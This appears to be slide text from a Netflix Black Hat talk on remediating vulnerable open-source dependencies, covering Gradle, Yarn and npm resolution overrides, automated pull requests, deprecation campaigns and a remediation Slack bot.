
Identify transitive dependency blockers – Example



What do we have so far?

- The list of all impacted services based on particular vulnerability
- Triaged list of all the impacted services based on the criticality
- The list of actionable data about the remediation version and non-blockers


When do we issue a remediation request?



Issues that require immediate resolution

Vulnerability Remediation

Resolution Strategy and Substitution Rules



Gradle Resolution Rules Plugin - Example

```
configurations.all {  
    resolutionStrategy {  
        dependencySubstitution {  
            substitute module('org.gradle:api:2.0') with module('org.gradle:api:2.1')  
        }  
    }  
}
```

Yarn Selective dependency resolutions - Example

```
{
  "name": "project",
  "version": "1.0.0",
  "dependencies": {
    "left-pad": "1.0.0",
    "c": "file:../c-1",
    "d2": "file:../d2-1"
  },
  "resolutions": {
    "d2/left-pad": "1.1.1",
    "c/**/left-pad": "1.1.2"
  }
}
```

NPM Force Resolutions - Example

```
"resolutions": {  
  "hoek": "4.2.1"  
}
```

Then

```
rm -r node_modules  
npx npm-force-resolutions  
npm install
```



Resolution rules may break builds in unpredictable ways

Compatibility assurance of non breaking changes

- Netflix has a service that builds all source codes
- Start with source code root. Build all the way down to the lead project
- It provides test coverage and build break percentage as a feedback signal

Vulnerability Remediation

- Auto-Pull requests





Auto Pull Requests

```
6 package.json
```


2fs	@@ -29,9 +29,9 @@
29	29 "generator-ngtailor"
30	30],
31	31 "dependencies": {
32	- "wiredep": "~1.6.0",
33	- "yeoman-generator": "~0.17.0",
34	- "chalk": "~0.4.0",
32	+ "wiredep": "~1.6.5",
33	+ "yeoman-generator": "~0.18.0",
34	+ "chalk": "~0.4.3",
35	35 "semver": "~2.2.1",
36	36 "underscore.string": "~2.3.3",
37	37 "yosay": "^0.2.1",

```
2fs
```

Security Change Campaigns



Security Change Campaign – Blacklist




Issues that can wait

Security Change Campaigns

- Quarterly deprecation cycle



Security Campaigns - Deprecation



Challenges


- Indirect dependencies of 3rd party packages
- Issuing and alerting library owners
- Technical debt
- Dealing with shaded or Uber-JAR packages

What work is still needed?

- Vulnerable method use detection
- Better remediation
- Organizational metrics



Vulnerable method use detection



Program Execution

Java

- Forward tracing with aspect-oriented programming (AOP) (AspectJ)
- Hotspot serviceability agent

Nodejs

- Dynamic instrumentation

Python

- Monkey patching (AOP)
- Python decorator library

Better remediation (slack bot remediation)



Slackbot APP 5:47 PM

New vulnerability in **org.hibernate.validator** has been detected in your application (details click [here](#))


Pull request has been created ✓

Tests passed ✓

Merge pull request? **Yes** **No** **Snooze**

Questions we ask for organizational metrics

- How often do we see open source vulnerabilities in our ecosystem?
- How long does it take to fix vulnerabilities?
- What parts of the organization can we remediate quickly and what parts will take longer?



Blackhat sound bytes

- Ignoring third-party libraries risk in your code is like seeing a cavity and ignoring it
- Empower developers to use third-party libraries but make concrete decisions based on the risk of OSS libraries
- Building automation for open source vulnerability will reduce both risk and operational cost
- Auto-remediating vulnerabilities in open source dependencies is hard but doable

NETFLIX

Thank You

Application Security Team

- Scott Behrens
- David King

Chang Engineering Team

- Danny Thomas
- Danny Hyun

Build CI

- Roberto Perez Alcolea
- Steve Hill

Performance Engineering

- Brendan Gregg
- Jason Koch

User Focused Security

- Jesse Kriss
- Rob McVey

Blackhat sound bytes

- Ignoring third-party libraries risk in your code is like seeing a cavity and ignoring it
- Empower developers to use third-party libraries but make concrete decisions based on the risk of OSS libraries
- Building automation for open source vulnerability will reduce both risk and operational cost
- Auto-remediating vulnerabilities in open source dependencies is hard but doable

Q/A